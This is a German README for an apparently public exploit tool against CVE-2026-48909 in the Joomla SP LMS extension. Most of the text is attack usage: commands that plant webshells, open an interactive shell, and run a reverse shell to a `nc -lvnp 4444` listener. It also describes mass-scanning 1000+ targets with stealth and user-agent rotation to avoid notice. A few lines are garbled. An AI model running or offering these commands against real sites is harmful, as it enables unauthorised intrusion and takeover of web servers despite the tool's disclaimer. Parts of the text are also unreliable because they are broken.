cerberusmrxi/cve-2026-48909-joomla-sp-exploit

CVE-2026-48909 - Nicht authentifizierte PHP-Objektinjektion zu RCE-Exploit für Joomla SP LMS-Erweiterung Versionen <= 4.1.3. Nutzt die Deserialisierung des lmsOrders-Cookies aus, um über die Joomla FormattedtextLogger-Gadget-Kette eine Webshell zu schreiben. Enthält interaktive Shell, Pfadfindung und Bereinigung. Nur für autorisierte Sicherheitstests.


Proof-of-Concept-Bewertungstool für CVE-2026-48909
Autor: Sudeepa Wanigarathna
[!IMPORTANT] Nur für autorisierte Nutzung. Dieses Tool dient der Sicherheitsforschung, Bildung und dem Testen von Systemen, die Sie besitzen oder für die Sie eine ausdrückliche schriftliche Genehmigung zur Bewertung haben. Unbefugter Zugriff auf Computersysteme ist illegal. Der Autor übernimmt keine Haftung für Missbrauch.
CVE-2026-48909 ist eine kritische nicht authentifizierte PHP-Objekt-Injektion in der Joomla SP LMS-Erweiterung. Dieses Tool implementiert die vollständige Angriffskette, damit Sicherheitsexperten die Auswirkungen in Labor- oder autorisierten Umgebungen validieren können.
Es umfasst Erkennung, Pfadfindung, Payload-Zustellung, interaktive Post-Exploitation (wo erlaubt), Massenbewertung und optionale Bereinigung.
| Attribut | Wert |
|---|---|
| CVE-ID | CVE-2026-48909 |
| CVSS | 9.5 (Kritisch) |
| Angriffsvektor | Netzwerk – nicht authentifiziert |
| Auswirkung | Remote-Code-Ausführung |
| Betroffenes Produkt | Joomla SP LMS |
| Betroffene Versionen | 1.0.0 – 4.1.3 |
| Gepatchte Version | SP LMS 4.1.4+ |
| Gadget-Kette | Erfordert Joomla < 5.2.2 |
| Komponente | Version | RCE |
|---|---|---|
| SP LMS | < 4.1.4 | Anfällig |
| SP LMS | ≥ 4.1.4 | Gepatcht |
| Joomla | < 5.2.2 | Gadget-Kette nutzbar |
| Joomla | ≥ 5.2.2 | Gadget-Kette gepatcht |
| Fähigkeit | Beschreibung |
|---|---|
| Nicht authentifizierter Exploit | Keine Anmeldeinformationen erforderlich |
| Mehrere Payloads | 7 Webshell-/Ausführungsvarianten |
| Interaktive Shell | Sitzung mit Befehlsverlauf nach Bereitstellung |
| Pfadfindung | Automatische Suche nach beschreibbaren Pfaden |
| Bereinigung | Entfernen der bereitgestellten Webshell nach Tests |
| Fähigkeit | Beschreibung |
|---|---|
| Massenscan | Multithreaded Ziellisten (1000+) |
| Proxy-Unterstützung | HTTP/SOCKS (Burp, ZAP, etc.) |
| Reverse Shell | Listener-basierte Payloads |
| Stealth-Modus | Header-/POST-orientierte Befehlskanäle |
| Randomisierung | UUID-Shell-Namen, User-Agent-Rotation |
| Berichterstattung | Export als JSON, HTML oder CSV |
| Erkennungshilfen | Joomla-Versionsprüfungen, --check-only, --safe-mode |
cmd-Filter blockiert werdenpipcd exploit
python3 -m venv venv
source venv/bin/activate # Windows: venv\Scripts\activate
pip install -r requirements.txt

python3 "CVE-2026-48909 v3.0.py" --help
requests>=2.31.0
urllib3>=2.0.0
argparseist Teil der Python-Standardbibliothek; es muss nicht über pip installiert werden.
Ersetzen Sie
https://target.examplenur durch ein Labor- oder autorisiertes Ziel.
python3 "CVE-2026-48909 v3.0.py" https://target.example --find-path --interactive
python3 "CVE-2026-48909 v3.0.py" https://target.example --check-only
python3 "CVE-2026-48909 v3.0.py" https://target.example --safe-mode
python3 "CVE-2026-48909 v3.0.py" --targets targets.txt --threads 20 --export results.html --export-format html
# Listener
nc -lvnp 4444

# Exploit-Host
python3 "CVE-2026-48909 v3.0.py" https://target.example \
  --find-path \
  --shell-type reverse \
  --reverse-host 192.168.1.100 \
  --reverse-port 4444
python3 "CVE-2026-48909 v3.0.py" https://target.example --find-path
python3 "CVE-2026-48909 v3.0.py" https://target.example --path /var/www/html/tmp/shell.php
python3 "CVE-2026-48909 v3.0.py" https://target.example --find-path --interactive
python3 "CVE-2026-48909 v3.0.py" https://target.example --path /tmp/x.php --cmd "id"
python3 "CVE-2026-48909 v3.0.py" https://target.example --shell-type stealth --find-path --interactive
python3 "CVE-2026-48909 v3.0.py" https://target.example \
  --find-path --interactive \
  --proxy http://127.0.0.1:8080 \
  --insecure
python3 "CVE-2026-48909 v3.0.py" https://target.example --cleanup /tmp/x.php
https://lab-a.example
https://lab-b.example
https://lab-c.example
python3 "CVE-2026-48909 v3.0.py" -T targets.txt --threads 50 --export scan.json
| Argument | Beschreibung |
|---|---|
target | Einzelne Ziel-URL |
--targets, -T DATEI | Datei mit Zielen (eine URL pro Zeile) |
--path PFAD | Absoluter Serverpfad für Webshell |
--shell-type TYP | minimal, standard, stealth, base64, full, reverse, blindshell |
--shell-name NAME | Webshell-Dateiname (Standard: x.php) |
| Argument | Beschreibung |
|---|---|
--timeout SEKUNDEN | Request-Timeout (Standard: 15) |
--insecure | TLS-Zertifikatsprüfung überspringen |
--proxy URL | z.B. http://127.0.0.1:8080 |
--random-ua | User-Agent rotieren (standardmäßig aktiviert) |
--delay SEKUNDEN | Verzögerung zwischen Requests |
| Argument | Beschreibung |
|---|---|
--reverse-host HOST | Listener-Host |
--reverse-port PORT | Listener-Port |
| Argument | Beschreibung |
|---|---|
--interactive, -i | Interaktive Shell nach Bereitstellung |
--check-only | Nur Schwachstellenprüfung |
--safe-mode | Nicht-destruktives Testen |
--find-path | Beschreibbaren Pfad automatisch erkennen |
--cmd BEFEHL | Einen Befehl ausführen und beenden |
--cleanup PFAD | Webshell unter Pfad entfernen |
--cleanup-after | Bereinigung nach Exploitation |